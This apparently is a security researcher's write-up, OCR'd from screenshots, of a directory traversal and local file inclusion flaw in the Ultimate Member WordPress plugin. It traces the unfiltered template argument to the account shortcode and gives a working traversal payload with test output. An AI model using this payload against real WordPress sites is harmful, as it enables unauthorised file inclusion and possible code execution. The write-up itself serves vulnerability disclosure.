
Ultimate Member load_template()

The sink function is *load_template()* in class-shortcodes.php

This vulnerability looks like https://www.pritect.net/blog/ultimate-member-1-3-84-wordpress-shortcodes <https://www.pritect.net/blog/ultimate-member-1-3-84-wordpress-shortcodes>




```
function load_template( $tpl ) {
    $loop = ( $this->loop ) ? $this->loop : array();

    if ( isset( $this->set_args ) && is_array( $this->set_args ) ) {
        $args = $this->set_args;

        unset( $args['file'] );
        unset( $args['theme_file'] );
        unset( $args['tpl'] );

        $args = apply_filters( 'um_template_load_args', $args, $tpl );

        extract( $args );
    }

    $file = um_path . "templates/{$tpl}.php";
    $theme_file = get_stylesheet_directory() . "/ultimate-member/templates/{$tpl}.php";
    if ( file_exists( $theme_file ) ) {
        $file = $theme_file;
    }

    if ( file_exists( $file ) ) {
        include $file;
    }
}
```

If the result of file_exists($theme_file) is true, this function will include the theme_file

$theme_file* has two parts: *get_stylesheet_directory()* and /ultimate-member/templates/{*$tpl}.php


$tpl has not been filtered and if attacker can control the content of *$tpl*, he can include any php file he want and execute any code he want.

load_template() function is called by *template_load()* function in class-shortcodes.php




```
function template_load( $template, $args = array() ) {
    if ( is_array( $args ) ) {
        $this->set_args = $args;
    }
    $this->load_template( $template );
}
```

template_load() function is called by *ultimatemember_account()* function in class-account.php and *ultimatemember_password()* function in class-password.php at least



```
            do_action( "um_before_{$args['mode']}_form_is_loaded", $args );

            UM()->shortcodes()->template_load( $args['template'], $args );

        }

        if ( ! is_admin() && ! defined( name: 'DOING_AJAX' ) ) {
            UM()->shortcodes()->dynamic_css( $args );
        }

        $output = ob_get_clean();

        $this->account_fields_hash();

        return $output;
    }
```



```
    do_action( "um_before_{$mode}_form_is_loaded", $args );

    UM()->shortcodes()->template_load( $template, $args );

    if ( ! is_admin() && ! defined( name: 'DOING_AJAX' ) ) {
        UM()->shortcodes()->dynamic_css( $args );
    }

    $output = ob_get_clean();
    return $output;
}
```

Although *$template* has default value "account" or "password-reset", attacker can pass *$args* into function to cover it by *wp_parse_args($args,$defaults);*

Because $args['template'] is not filtered in any part, If attacker pass malicious *$args* into function, unexpected php file will be included

ultimatemember_account() function in class-account.php and *ultimatemember_password()* function in class-password.php can be called by shortcodes **[ultimatemember_account] [ultimatemember_password]**

Thus, if attacker (need permission to edit shortcodes) put **[ultimatemember_account template=../../../../plugins/ultimate-member/includes/admin/templates/dashboard/users]**, users.php should be included. If a method could be discovered that allows uploading arbitrary PHP code, this could be used to execute that code.

However, this vulnerability has some limits. I tried this payload on my vps, *$theme_file* on my vps is /usr/local/lighthouse/softwares/wordpress/wp-content/themes/twentytwenty/ultimate-member/templates/

Because this path not exists, *file_exists()* will return false on Linux if the content has any wrong path.


However, Windows can handle the payload correctly.

The reason is that the method to handle the wrong path and ../ between Linux and Windows is different. https://stackoverflow.com/questions/62327748/relative-path-resolution-differences-between-windows-linux <https://stackoverflow.com/questions/62327748/relative-path-resolution-differences-between-windows-linux>


Thus, if *$theme_file* is a real path on the host (Website manager has already cereated folder for adding new ultimate-member templates https://docs.ultimatemember.com/article/120-adding-your-custom-profile-templates <https://docs.ultimatemember.com/article/120-adding-your-custom-profile-templates> , https://docs.ultimatemember.com/article/119-overriding-default-ultimate-member-profile-templates <https://docs.ultimatemember.com/article/119-overriding-default-ultimate-member-profile-templates>), this vulnerability can work on both Linux and Windows. On the contraty, this vulnerability can not work on Linux.

This is a Directory Traversal and Local File Inclusion vulnerability.

I added *echo $theme_file;* in class-shortcodes.php to hook the value of *$theme_file* on my vps



```
                unset( $args['tpl'] );

                $args = apply_filters( 'um_template_load_args', $args, $tpl );

                extract( $args );
            }

            $file = um_path . "templates/{$tpl}.php";
            $theme_file = get_stylesheet_directory() . "/ultimate-member/templates/{$tpl}.php";
            echo $theme_file;

            if ( file_exists( $theme_file ) ) {
                echo $theme_file;
                $file = $theme_file;
            }

            if ( file_exists( $file ) ) {
                include $file;
            }
        }
```



Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Type / to choose a block

```
[ultimatemember_account template=../../../../plugins/ultimate-member/includes/admin/templates/dashboard/users123]
```

Ultimate Member: Content Restriction

Restrict access to this post? □


Status & visibility

Visibility Public

Publish March 13, 2020 2:17 pm

□ Stick to the top of the blog

Author admin



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```
/usr/local/lighthouse/softwares/wordpress/wp-content/themes/twentytwenty/ultimate-member/templates/../../../../plugins/ultimate-member/includes/admin/templates/dashboard/users123.php
```

One reply on “Hello world!”


A WordPress Commenter

March 13, 2020 at 2:17 pm • Edit

Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.

The result is the expected value

After I create the folder and the path exists now, users.php is included



Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

2	Users
2	Approved
0	Rejected

0	Pending Review
0	Awaiting E-mail Confirmation
0	Inactive

One reply on “Hello world!”

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